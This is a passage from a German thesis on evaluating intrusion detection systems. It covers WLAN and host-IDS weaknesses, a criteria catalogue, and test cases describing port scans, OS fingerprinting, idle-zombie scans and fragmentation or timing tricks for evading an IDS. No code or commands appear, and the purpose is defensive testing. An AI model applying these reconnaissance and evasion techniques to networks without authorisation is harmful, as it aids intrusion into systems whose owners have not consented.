Es gibt neue Begriffe wie Wardriving -man fährt durch die Gegend, um so ungeschützte Netze zu entdecken- und WPhising . Das große Problem mit den WLAN Produkte ist die Sicherheit. Sicherheitsmechanismen, wie SSID oder MAC Access lassen sich leicht umgehen. Auch wenn Verbindung mit WEP[20] ([New01], [WHO]) oder WPA [21] -Dictionary Attacken ([Tak], [Digb])-. geschützt ist, läßt sich der Schlüssel sehr schnell erraten.

Da die Funkwellen mit entsprechender Hardware sich weit verbreiten können [CH04] [22] und es keine Authentifizierung der Gegenstelle gibt -VPN gibt erst in höheren Sichten -, kann ein Angreifer Rogue Access Points aufstellen und einfach Man-in-the-Middle Angriffe durchführen. [Airb]

Man braucht auch kein Access Points (AP), um Angriffe durchzuführen. Der Ad-Hoc Modus erlaubt es, Verbindungen ohne Access Point aufzubauen. Genau dieser

[20]Wireless Encryption Protocol
[21]WPA: [http://wwww.wi-fi.org]
[22]Es sollten auf den Access Points ACL für Repeater existieren, so dass weitere AP einfach anschließen können

Punkt stellt ein großes Risiko da, da auch wenn die Firma kein Access Points bietet, mittels Ad-Hoc Modus Zugriff auf das interne Netz -hinter der Firewall und der IDS- möglich ist. Darum sollten entweder bei allen Produkten der Wireless Support immer deaktiviert sein, oder sie sollten in ein eigenes VLAN mit begrenzten Rechten eingebunden werden.

Es werden neue Einbruchserkennung Produkte gebraucht, die die Besonderheiten von WLAN und Bluetooth berücksichtigen. Es sollte auch der Einsatz von Tools wie z.B. kismet [kis] / Netstumbler [neta], die nach drahtlosen Netzwerke suchen, aber auch drahtloses Abhören ermöglichen, um z.B. den Verschlüsselungsschlüssel zu erraten, entdeckt werden. Firmen wie Airdefence [Aira] und Open-source Projekte [Snoa] versuchen, genau diese Probleme zu bekämpfen. [Wri]

Natürlich muss der ganze Bereich, wo WLAN angeboten wird mit Sensoren abgedeckt werden, d.h. man braucht genauso viele Sensoren wie Access Points. Das ist natürlich eine große Investition.

Der Einsatz von Wireless Honeypots ist auch zu empfehlen. Es gibt Projekte, wie z.B. [hon], [fak], [Osb]. Weitere Informationen findet man auch unter [Pou].

2.8 Host Intrusion Detection

Host IDS überwachen immer ein Host auf Veränderungen und Sicherheitsverletzungen. Man unterscheidet zwischen folgenden Host IDS Systeme:

- Loganalyzer
- Integrity Checker
- Mandatory Access Controll

Leider haben alle eingesetzte Host IDS ein starken Einfluß auf die Performance des schützenden Systems. Integrity Checkers und Mandatory Access Controll (MAC) braucht man an allen wichtigen Systemen zu installieren und pflegen, was der Alptraum jedes Administrators sein kann. Es gibt Möglichkeiten auch die einzelnen Sensoren sicher zentral zu verwalten. Da Network Intrusion Detection Systeme allein keine Auskunft geben können, ob ein Angriff erfolgreich war oder nicht, sollte man auf HIDS nicht verzichten.

2.8.1 Loganalyzer

Die Loganalyzers lesen die Logfiles, z.B. */var/log/messages* und schlagen bei Verdacht Alarm, z.B. bei 5 mal falsches eingegebenes Password. Der Einsatz eines zentrales Logserver ist sehr zu empfehlen. Es ist auch zu empfehlen, die RFC 3080 [Ros01] und RFC 3081 [Ros05] zu beachten. Damit kann man garantieren, dass es wenige falsch Positiv gibt. Ein möglicher Angriff wäre sehr viele falsche Syslog Messages zu generieren und an den zentralen Syslog weiterzuleiten. Falls der Server unter der Last nicht zusammenbricht, wird die große Flut an falsch Meldungen für Verwirrung sorgen.[23]

2.8.2 Integrity Checker

Um Änderungen im System zu entdecken, kann man Integrity Checkers einsetzen. Sie können nicht nur die Integrität der Files, sondern auch des Kernels überwachen. Es ist auch möglich [24], dass der Integrity Checker sich im Kernel versteckt. Es gibt keine Hinweise dann im System über ihre Funktion. Nur die große Last im System verrät ihre Existenz. Durch dieses Verstecken im Kernel ist eine Entdeckung und Entfernung des Integrity Checkers durch einen Angreifer somit viel schwieriger.

Falls ein Angreifer Zugriff auf den Kernel hat, kann er/sie alle Integrity Checkers umgehen. Ein nicht modularer Kernel garantiert <u>NICHT</u>, dass der Kernel nicht infizieren werden kann.

2.8.3 Role Based Mandatory Access Controll

Die in den meisten Betriebssysteme benutzen Rechte und Access Controll Lists (ACL) sind leider unzureichend, um einen effektiven Schutz zu bieten. Obwohl der Einsatz von chroot Umgebungen sehr sinnvoll ist, kann man diese -wenn keine weitere Schutzmaßnahmen (z.B. PaX [Theb]) getroffen wurden- leicht umgehen (double chroot[25].

[23] Man sollte die Anzahl der Verbindungen begrenzen und nur authentifizierten Clients erlauben, um gegen DoS Angriffe gegen Logserver vorzubeugen.

[24] Der Einsatz von Mandatory Access Controll und andere Patches erschweren dies

[25] chroot Umgebungen, sind als Gefängnis für Server Programme gedacht. Allerdings mit 2 mal chroot kann man aus dieses Gefängnis ausbrechen und in das richtige Filesystem geraten [PC04] (S. 304-307)

Was nötig wäre, ist die Zugriffe auf das Filesystem, die Zugriffe aufs Netzwerk und der Libraries, die ein Programm nutzen kann, granularar zu kontrollieren. Für diesen Zweck gibt es verschiedene Role Based Mandotary Access Controll Implementierung (SELinux [NSA], RSBAC [Ott], GRsecurity [SD]). Der Aufwand dafür ist ziemlich groß, da jeder Dienst und jeder Aufruf behandelt werden. Viele Distribution liefern vorfertige Regeln, die den Umstieg erleichtern.

HIDS werden in dieser Arbeit nicht weiter betrachtet. Es gibt genügend gute Quellen, um Kriterien, Anforderungen und Vergleiche nachzulesen. [Wic04]

2.9 Hybrid Intrusion Detection

Neu sind die Hybrid Intrusion Detektion Systeme. Sie verbinden Host und Intrusion Detektion in einem. Damit ist es möglich auch Logfiles -z.B. Firewall- und andere Daten, z.B. von Honeypots zu korrelieren. Wenn ein Angriff vom Network Intrusion Detection Systeme detektiert wird, kann man verfolgen, ob die Firewall es abgefangen hat, ob es erfolgreich war oder das HIDS den Angriff unterbunden hat. Leider gibt es nicht sehr viele Produkte und es ist nicht immer möglich Zugriff auf die Host Intrusion Detektion Daten zu bekommen, da evtl. wir nur der Dienstleiter und nicht der Betreiber sind.

3 Kriterienkatalog zur Bewertung von IDS

Law 3: If a bad guy has unrestricted
physical access to your computer,
it's not your computer anymore

10 Immutable Laws of Security

Wir wollen ein paar Kriterien aufstellen, was die verschiedene Produkte leisten sollten. Es werden oft Einbruchserkennungsysteme evaluiert und es gibt Firmen wie z.B. NSS [NSS], die IDS Produkte evaluieren und es gibt schon fertige Kriterienkataloge für die Network IDS [Lie02].

Diese Liste mit Kriterien wurde erweitert und angepaßt an die speziellen Anforderungen des LfSaD.

Die Kriterien kann man Installation, Konfiguration und Management, sowie Detektion, Auswertung, Sicherheit und die speziellen Kriterien für das Landesamt unterteilen.

3.1 Installation, Konfiguration, Management

1 Ein wichtiger Faktor ist der Support. Es soll neben den Installationssupport auch der Support im laufenden Betrieb betrachtet werden. Wie viel kostet es, wie schnell reagieren die Firmen auf eine Supportanfrage.

2 Das beste Einbrucherkennungssystem ist wertlos ohne aktuellen Signaturen. Wie schnell werden Signature Updates zur Verfügung gestellt? Ist die Authentifizität des Update Servers gewährleistet? Ist das Paket mit den Signaturen digital signiert, um Veränderungen zu entdecken? Welches Transfer Protokoll -ftp, http(s),..- wird benutzt? Werden die alten Signaturen und Einstellungen -falls irgendwelche Signaturen deaktiviert wurden- gesichert?

3 Es muss möglich sein, einfach eigene Signaturen einzubinden und vorhandene einfach anzupassen.

4 Es soll ein automatisches herunterladen von Signaturen und Software Updates stattfinden.

5 Die Management Konsole sollte Übersichtlich und für alle gängigen Betriebssysteme verfügbar sein. Falls die Konsole proprietär ist, sollte definiert sein, welche Voraussetzungen notwendig sind -Programme und Version-?

6 Um das System an die eigenen Bedürfnisse und Anforderungen anzupassen, sollten die Ausgabe Plugins einfach erweitbar sein und die API sollte gut dokumentiert sein.

7 Die Sensoren sollten einfach zu replizieren sein, z.B. als Image.

8 Es soll eine sichere entfernte Verwaltungsoption für die Sensoren möglich sein.

9 Verdichtung von Logfiles wegen Korrelation.

10 Da nicht alle Events genauso wichtig sind, sollte eine Priorisierung der Events stattfinden. Außerdem sollte es möglich sein, eigene Prioritäten zu definieren.

11 Es soll auch eine Möglichkeit existieren, eigene Pre-/Postprozessoren zu definieren. Damit kann man das Produkt erweitern, um z.B. einen eigenen Protokollanomalie Detektor zu definieren.

12 Es gibt von der Opensource Gemeinde freie Signaturen, die man evtl. nutzen könnte. Wie weit ist es möglich fremde Signaturen zu importieren?

13 Es sollte möglich sein, “Befehle” vom zentralen Server an die einzelnen Sensoren zu schicken.

14 Es sollten Datenbank Tools existieren, um die Datenbank zu initialisieren und die Schemata zu generieren. Diese sollten für mehrere Datenbanken verfügbar sein.

15 Es sollten Skripten existieren, die die Administration in der Kommandozeile erlauben.

16 Es sollte möglich sein, alte Daten für einen vordefinierten Zeitraum zu sichern. Es sollten auch Tools existieren, um die alten Daten zu löschen. Eine Überwachung des freien Festplattenplatzes sollte stattfinden, um ein funktionierendes System zu gewährleisten.

17 Einfache Generation und Verwaltung von Zertifikaten und public Keys sollte möglich sein, falls dir Authentifizierung mit Hilfe von Zertifikaten stattfindet.

18 Da verschiedene Sensoren oft die gleiche Signaturauswahl haben, könnte man diese Auswahl als Policy speichern. Außerdem sind oft verschiedene Sensoren der gleichen Gruppe (DMZ verschiedener Standort) zuzuordnen. Die IDS sollte ermöglichen Policy und Groups Domains zu definieren, um das Management zu erleichtern.

3.2 Detektion

1 Das TCP/IP Protokoll sieht vor, dass man TCP Pakete fragmentieren kann, wenn diese zu grob für das Transportsystem sind. Darauf basierten viele Angriffe, die in [Pta98] und [Hor98] vorgestellt wurden. Man teilt den Angriff, in TCP Fragmente, die man verzögert wegschickt. Die Pakete werden nicht in der normale Folge geschickt, sondern Pakete vorgeschickt, oder doppelt. Man versucht mit diesen Tricks, die IDS zu täuschen. Als diese Angriffe vorgestellt wurden, konnte man die meisten IDS Produkte damit täuschen.
Außerdem sollte möglich sein, über den Zustand einer Verbindung nicht die IDS zu täuschen. Wenn beispielsweise ein FIN oder RST Pakete geschickt wird, dass das Zielsystem ignoriert, z.B. wegen falscher Checksum, sollte die IDS diese Verbindung weiterhin überwachen.

2 Eine weitere Möglichkeit die IDS zu umgehen, wäre mit IP Fragmente zu arbeiten. Die IDS muss diese Fragmente wieder zusammenfügen. Da die IDS die

Fragmente zwischenspeichern muss, könnte man die IDS mit Fragmenten überfluten, um alle Resourcen zu verbrauchen. Es wäre ein DoS Angriff, wenn die IDS die Pakete nicht wegwirft.

3 Stateful Protocol Analysis [1] für die meisten Applikations protokolle erfordert:

- traffic normalization (um die meisten evasion and insertion ([Pta98], [Hor98]) Methoden zu entdecken)
- Protokoll Dekodierung
- Detection von ProtokolVerletzungen (z.B. buffer overflows)

4 Das Einbruchserkennung sollte Polymorphic Shellcode detektieren können. Die Idee von Polymorphic Shellcode ist von den Viren bekannt. Dabei werden NO-OP Operationen und der Shellcode wird verschlüsselt, um die Signatur genug zu modifizieren, so dass das Exploit nicht der Signatur entspricht ([AA], [TDS03]).

5 Es ist wunschswert eine Realtime Detektion zu haben. Auch wenn man Reports hat und eine Nachbearbeitung der Alarme nötig ist, sollte das IDS die Events in Realtime melden.

6 Wenn die IDS belastet ist, sollte keine Pakete verlieren. Falls das nicht vermeidbar ist, sollte eine Benachrichtigung stattfinden, dass Pakete verlorengingen.

7 Natürlich sollte jede Intrusion Detection Systeme wenige falsch Positiv und falsch Negativ haben. Allerdings ist es nicht einfach das zu realisieren. Man muss die IDS auf die eigene Situation anpassen. Ein einfacher Angriff ist, das IDS mit falschen Alarme zu überfluten, um das IDS Personal zur Verzweiflung zu treiben. Man kann bei so großen Alarmmenge Attacken verstecken. Es gibt Tools wie z.B. snot [snob],stick [sti],idswakeup [Aub],mucus [DM], die Angriffe simulieren, um IDS Systeme zu testen. Aber genau diese kann man auch nutzen, um falsche Alarme zu generieren.

3.3 Auswertung (Bericht) und Ausgabe

1 Folgende Ausgabe Möglichkeiten sollte jedes IDS Produkt leisten:

- e-mails alerts

[1] [Fre01], [Fre02c], [Fre02b], [Fre02a]

- Echtzeit Alarme zu einen zentralen Syslog Server und eine zentrale Datenbank.

2 Die Management Konsole muss mindestens folgende Informationen für jeden Alert liefern:

- Source- und Destination IP Address
- IP Header Data (flag Optionen)
- Protocol(TCP/UDP/ICMP...)
- Numerische Source und Destination Port oder ICMP Type/Code
- Applikation Protokoll (HTTP,SMTP,TELNET,FTP, usw.) in text Format
- TCP Header Data (flags, Options, sequence Nummer)
- Protokoll Dekodierung
- payload
- Links, um weitere Informationen zu bekommen, z.B. Common Vulnerabilities and Exposures (CVE) [CVEa], Bugtraq [Bug], ARACHNIDS [ARA], Signatur Definition.

.

3 Die Management Konsole muss interaktive Suche und Analyse erlauben. Vergleich der früheren Angriffe von dieser Source oder zu diesem Ziel soll es möglich sein. Auch der Einsatz von Contstraints bei der Suche wäre sinnvoll, um komplexe Suchen zu ermöglichen.

4 Es muss möglich sein, Angriffe zu filtern und auszublenden. Die beim Penetrationtesting generierten Alarme sollte man “entfernen” können.

5 Das System sollte verschiedene druckbare Reportmöglichkeiten bieten mit verschiedenen Detailstufen, Graphik.

- Nummer der Attacken
- Nummer der Angreifer
- Zeit der Attacke
- Eventname
- Trends

6 Es soll Möglichkeiten bieten, mit anderen Komponenten (Routern, Firewall, Switches) zusammenarbeiten, um Angriffe zu stoppen, z.B. RST Pakete zu schicken. Die Unterstützung sollte für verschiede Produkte existieren. Allerdings sollte man bedenken, dass nicht sicher sein kann -man denke an IP/ARP Spoofing-, dass ein Angriff tatsächlich von der angezeigte IP durchgeführt wurde. Das öffnet das Tor für DoS Attacken!

7 Es sollte ein Ausgabeplugin für das Intrusion Detection Extended Message Format (IDEMF) existieren, um die Kommunikation mit Einbuchserkennungssystemen anderer Hersteller zu ermöglichen.

8 Es sollen Standards wie z.B. CVE [CVEa], Bugtraq [Bug], Intrusion Detection Work Group (IDWG) (IETF) unterstützt werden.

3.4 Sicherheit

1 Die Kommunikation der Komponenten (Sensoren, Management, Datenbank) muss verschlüsselt sein.

2 Starke Verschlüsselung der Komponenten und zur Authentifizierung soll benutzt werden. Propiäter Lösungen, ohne den Quellcode sollten vermieden werden, da die nicht Freigabe des Quellcodes nicht die Sicherheit gewährleistet.

3 Alle Komponenten sollten minimale Dienste nach draußen anbieten und die Software sollte auf dem neuesten Stand sein.

4 Die Kommunikation sollte keine Information über die eingesetzte IDS und ihre Version liefern (obwohl in IDEMF die Informationen vorhanden sind).

5 Die Network IDS muß “stealthy” sein, d.h. die schnüffelnde Schnittstelle darf **keine** Pakete schicken. Also darf das Interface keine IP Adresse haben und sollte auch ARP Anfragen ignorieren.

6 Die Sensoren sollten an die NIDS sich authentifizierten.

7 Die NIDS sollte “hardened” sein. Ein hardened Kernel und ein Host IDS sollte verfügbar sein.

8 Wenn die Kommunikation zwischen den Komponenten abbricht, sollte ein Alarm ausgelöst werden.

9 Ein automatisches Updates des Betriebssystems sollte möglich sein.

10 Es sollten verschiedene Rollen definierbar sein mit unterschiedlichen Rechten.

11 Die Verfügbarkeit des Sensor sollte automatisch überprüft würden und bei Ausfall ein Alarm ausgegeben werden.

12 Es soll möglich sein ein Heartbeat Cluster zu definieren, so daß wenn ein Sensor ausfällt, ein zweiter seine Funktion übernimmt.

3.5 Kriterien LfStaD

1 Die IDS muss die von mehreren einzelnen Sensoren gesammelten Daten zentral speichern können. Es sollte eine zentrale Verwaltung der Sensoren möglich sein.

2 Die IDS sollte Daten, die aus Lastverteilungsgründen durch verschiedene Router gehen, wieder zusammenführen können.

3 Kein Paketverlust bei Last. Bei den großen Transport Volumen muß sichergestellt sein, dass die IDS das Volumen ohne Paketverlust behandeln kann.

4 Aus Datenschutzgründen sollte möglich sein, die IP (Pseudonymisierung) zu verschleiern.

4
Testfälle

> Not everything that is counted counts, and not everything that counts can be counted
>
> Albert Einstein

In diesem Kapitel sollten Testfälle definiert werden, die es erlauben die Detektion der Systeme zu untersuchen. Jeder Testfall hat ein Namen, eine Beschreibung, um was für ein Test es handelt und was das Ziel des Tests ist, d.h. was soll das Einbrucherkennungsystem detektieren. Es werden paar typische Scans definiert, ein paar Exploits sowie Rootkits, Tunnelangriffe, Bruteforce Attacken, Denial of Service, Layer 2 Attacken, TCP/IP Protokoll (Evasion), Leistungsvergleichstest, Kriterien speziell für das LfStaD -Loadbalancing- und Streß Tests.

4.1 Scans

Um das Verhalten des Einbrucherkennungsystem weitgehend zu studieren, wurden bei den Scan ein paar Test doppelt mit verschiedenen Tools durchgeführt, z.B. sing und icmpush. Es sollte getestet werden, wie weit das Einbrucherkennungsystem auf einzelnen Tools eingestellt ist.

Name	**TCP SYN**
Operation	Schicke ein SYN Packet, falls es ein SYN oder ACK als Antwort kommt, breche die Verbindung mit RST ab.
Verhalten	Detektiert das IDS ein half-open Scan?

Name	**sing-1 [Ome]**
Operation	Durch Nutzen von normalen ICMP Paketen, wie z.B. Timestamp versuche das Betriebssystem des Zieles zu identifizieren. Jedes Betriebssystem reagiert anders auf die verschiedenen ICMP Pakete, so daß man das entfernte Betriebssystem[1] identifizieren kann [Ark01b]
Verhalten	Kann das IDS OS Probing erkennen und unterscheiden von normalen ICMP Verkehr?

Name	**sing-info**
Operation	Nutzen von ICMP Info Paketen, um das Betriebssystem des Zieles zu identifizieren.
Verhalten	Kann das IDS OS Probing erkennen und von normalen ICMP Verkehr unterscheiden ?

Name	**icmpush-tstamp**
Operation	Identifizieren das Betriebssystem des Zieles durch das Tool *icmpush [oH]* mittels ICMP Timestamp.
Verhalten	Kann das IDS OS Probing erkennen und von normalen ICMP Verkehr unterscheiden ?

Name	**icmpush-mask**
Operation	Identifizieren das Betriebssystem des Zieles durch icmpush mittels ICMP Mask.
Verhalten	Kann das IDS OS Probing erkennen und von normalen ICMP Verkehr unterscheiden ?

TCP - a stateful transport protocol [Dana] Der TCP-/IP Stack jedes Betriebssystems ist für das Verwalten vieler Variablen jeder Verbindung nach oder von der lokalen Maschine verantwortlich. Diese Variablen definieren den Zustand in dem eine Verbindung sich befindet. Bei einen typischen Verbindungsaufbau schickt der Klient ein TCP SYN Paket zu dem Server. Wenn das SYN vom Klient gesendet wird, stellt das Betriebssystem den Zustand für diese Verbindung auf SYN_SENT ein. In einem SYN_SENT-Zustand, erwartet das Betriebssystem des Klients ein SYN/ACK als Antwort. Das Betriebssystem des Klients und das Programm warten auf eine Antwort. Wenn der Server nicht innerhalb einer bestimmten Zeit reagiert, schickt der Klient das SYN Paket nochmal, da es annimmt, daß das Paket es nicht den Server erreicht hat. Wenn der Server auf dem Port hört, empfängt der Server das SYN und antwortet mit einem SYN/ACK. Der Server geht dann in den SYN_RECD-Zustand über. Bei einem Scanner reicht diese SYN/ACK um den Port als offen zu identifizieren.




Abbildung 4.1: Typischer Verbindungsaufbau

Ein einfacher Netzscanner schickt ein SYN-Paket zum Server, und speichert dann die Verbindungsdaten oder wartet auf eine Antwort. Wenn er die Antwort erhält, überprüft, ob die ACK-Folgenummer 1 plus die Ausgangsfolgenummer ist, die es in das SYN sendete. Wenn dieses der Fall ist, ist es eine gültige Antwort.

Scanrand beschleunigt den Prozess, da es nicht auf die Antworten wartet. Es arbeitet nach dem Prinzip “Fire and Forget”. Nach dem Aufrufen wird es in 2 Kindprozesse geteilt. Der erste Kindprozess schickt nur SYN Pakete und kümmert sich nicht um die Antworten. Der zweite Kindprozess wartet nur auf die Antworten. Eine weitere Erklärung der Funktionsweise -heisst *stateless*- von scanrand findet man unter [Wis].

Name	**scanrand2 [Dana]**
Operation	Von Paketto Keiretsu scanrand nutzen, welches *stateless* TCP scanning nutzt, um die offene Port zu identifizieren.
Verhalten	Kann das IDS auch Stateless TCP Scannings erkennen?

Name	**scanrand2-1**
Operation	Von Paketto Keiretsu benutze scanrand, welches *stateless* TCP scanning nutzen, um die offene Port zu identifizieren. Nutze noch *Statelessly TCP Traceroute*. Durch die Antwortzeiten ist es möglich Ruckschlüsse auf die Existenz von Firewalls, SSL Proxys, z.B durch das TTL Feld. Vgl auch [RRC03]
Verhalten	Kann das IDS auch Stateless TCP Scannings und Statelessly TCP Traceroute erkennen?

Name	**TCP SYN 2**
Operation	Von Paketto Keiretsu nutze scanrand, welches *stateless* TCP scanning nutzen, um die offene Port zu identifizieren. Diesmal ein schneller scan. Bei schnellen Scans mit wenigen Ports haben oft Einbruchserkennungsysteme Probleme diese Art von Scans zu detektieren.
Verhalten	Kann das IDS auch schnelle Stateless TCP Scannings erkennen?

Name	**TCP connect()**
Operation	Führe ein TCP-connect() Scan durch.
Verhalten	Detektiert das IDS ein TCP-connect() Scan?

Name	**udp**
Operation	Schicke ein 0-byte UDP Packet an jeden Port. Wenn die Antwort "ICMP port unreachable" ist, dann ist der Port geschlossen.
Verhalten	Detektiert das IDS ein UDP Scan?

Name	**protocol**
Operation	Man versucht die unterstützten Protokolle von einem Host zu erkennen. Dazu schickt man raw Pakete, indem man jedes Protokoll ohne Header schickt. Wenn die Antwort "ICMP protocol unreachable", dann wird das Protokoll nicht benutzt.
Verhalten	Detektiert das IDS ein IP protocol Scan?

Name	**ack**
Operation	Dieser Scan erlaubt auch die Firewall zu testen, ob diese statefull ist oder nicht. Man schickt ein Paket mit dem ACK Flag gesetzt. Falls ein RST kommt, dann ist der Port unfiltered. Wenn keine Antwort kommt, oder ein "ICMP unreachable", dann ist dieser Port gefiltert.
Verhalten	Detektiert das IDS ein ACK Scan?


Name	**rpc**
Operation	Fluten alle Ports TCP/UDP mit SunRPC NULL Kommandos, um zu detektieren, ob es um ein RPC Port handelt.
Verhalten	Detektiert das IDS ein RPC Scan?

Name	**null**
Operation	Beim NULL Scan sind keine Flags gesetzt.
Verhalten	Detektiert das IDS ein NULL Scan?

Name	**icmp**
Operation	Führe ein Scan durch, die Hosts werden mit ICMP netmask request (ICMP type 17) überprüft, ob sie laufen.
Verhalten	Detektiert das IDS ein ICMP Scan?

Name	**fin**
Operation	Man schickt ein Packet wo nur das FIN Flag gesetzt ist.
Verhalten	Detektiert das IDS ein FIN Scan?

Name	**windows**
Operation	Dieser Scan ist ähnlich zu dem ACK Scan. Dabei wird ein Paket geschickt, wo das ACK Flag gesetzt ist. In der Antwort -RST Paket- wird abhängig vom Betriebssystem die Windowgrösse unterschiedlich gesetzt. Wenn der Port geschlossen ist, wird Windowgrösse auf 0 gesetzt. Bei offenen Ports ist die Windowsgrösser auf ein Wert >0 gesetzt. Somit kann man auch offene Ports entdecken. Allerdings funktioniert es nicht mit allen Betriebssystemen. (Vgl auch Abb. 4.2(a) und Abb. 4.2(b)
Verhalten	Detektiert das IDS ein TCP Windows Scan?



(a) Windows Scan-geschlossener Port (b) Widnows Scan offener Port

Name	**xmas**
Operation	Bei Xmas Scan sind die Flags FIN, URG,und PUSH gesetzt.
Verhalten	Detektiert das IDS ein xmas Scan?

Name	**decoy**
Operation	Führe ein Scan mit Decoys durch. Es wird vorgetäuscht, daß mehrere Rechner unser Ziel scannen.
Verhalten	Kann das IDS erkennen ein Scan mit Decoys detektieren?

Name	**idle**
Operation	Durch ein Idle Scan verrät ein Angreifer seine Identität nicht, da keine Pakete von seiner realen IP zum Ziel geschickt werden. Man nutzt ein zombie Host, um den Portscan durchzuführen. Man braucht nur ein Host mit wenig Verkehr, wie z.B. einen Drucker. Da man die Sequenz ID vorhersagen kann, kann man einfach den Portscan durchführen. Man merkt sich die Sequenz ID des Zombies. Danach schickt man den Scan mit gefälschter Absender IP. Man braucht danach nur die Sequenz ID zu überprüfen, um festzustellen, ob eine Antwort zurückkam, was ein offenen Port bedeuten würde. Vgl Abb. 4.2 und [IDL]
Verhalten	Kann das IDS IDLE Zombie Scans detektieren?

Name	**time-1**
Operation	Führe ein Scan durch, wobei zwischen den einzelnen Portzugriffen mehrere Minuten Unterschied liegt.
Verhalten	Kann man das Timeout des IDS überwinden?




Abbildung 4.2: IDLE Scan Prinzip [IDL]

Name **time-2**
Operation Führe ein Scan durch, wobei die Zeit zwischen den einzelnen Portzugriffen Minutenunterschied liegt und wenige Ports gescannt werden.
Verhalten Kann man das Timeout der IDS überwinden?

Name **ipv6s-1**
Operation Führe ein IPv6 Scan aus.
Verhalten Kann das IDS mit IPv6 umgehen?

Name **frag-0**
Operation Führe ein FIN Scan aus, wobei die Pakete fragmentiert werden.
Verhalten Kann das IDS den Scan detektieren?

Name	**comp-0**
Operation	Führe ein fragmentierten FIN Scan, wobei zwischen den einzelnen Portzugriffe mehrere Minutenunterschied liegt.
Verhalten	Kann das IDS den Scan detektieren?

Name	**osfing-xprobe-1 [OAC]**
Operation	Benutzen xprobe, um das Betriebssystem des Ziels zu erkennen durch UDP,ICMP Pakete. Man schickt ein UDP Paket an ein geschlossen Port. Die Antwort ist ein ICMP port unreachable (type 3 code 3). Abhängig von Betriebssystem werden Daten vom Originalpaket übernommen oder durch Null ersetzt. Durch Auswertung der Daten von den Feldern: IP total length, IP ID, 3 bits Flags, fragment offset, IP header checksum, UDP checksum kann xprobe ein Ruckschlüsse über das entfernte Betriebssystem machen. [Ark01a]
Verhalten	Kann das IDS OS Fingerprinting Versuche erkennen?

Name	**osfing-xprobe-2**
Operation	Benutzen xprobe, um das Betriebssystem des Ziels zu erkennen durch ICMP Pakete. Diesmal werden weitere Module geladen. [Ark01a]
Verhalten	Kann das IDS OS Fingerprinting Versuche erkennen?

Name	**apfing-amap [vHb]**
Operation	Applikation Fingerprinting durch amap. Amap ist gedacht, um Services, die auch nicht in den Standards Ports laufen, zu identifizieren, z.B. HTTPS auf Port 8888. Es simuliert ein komplettes Handshake, um die Applikation zu identifizieren.
Verhalten	Kann das IDS Applikation Fingerprinting Versuche erkennen?

Name	**zone-1**
Operation	Versuch über ein DNS Zone Transfer Informationen über das Netz zu erlangen.
Verhalten	Kann das IDS Zone Transfers erkennen?

Name	**source-1 [SYNa]**
Operation	Loose Source Routing(rfc791 [Pos81]) ist eine Methode, um Netzwerkprobleme zu überprüfen. Man kann die Gateways und den Weg, die ein Paket nehmen muss selber definieren (vgl auch [McN04]). Es gibt auch Tools, die Schwachstellen bei der Implementierung auzusnutzen. Somit kann man Verbindungen abhören.
Verhalten	Kann das IDS Loose Scan Routing erkennen?

Name	**bogon-1**
Operation	Eine Attacke wird von eine reservierte Adresse durchgeführt.
Verhalten	Kann sich das IDS Bogons erkennen?

Name	**bogon-2**
Operation	Eine Attacke wird durch eine manipulierte *"interne"* IP Adresse durchgeführt.
Verhalten	Kann sich das IDS Bogons erkennen?

Name	**ikescan [NTA]**
Operation	Finden und Fingerprinting eines IKE(VPN) Servers.
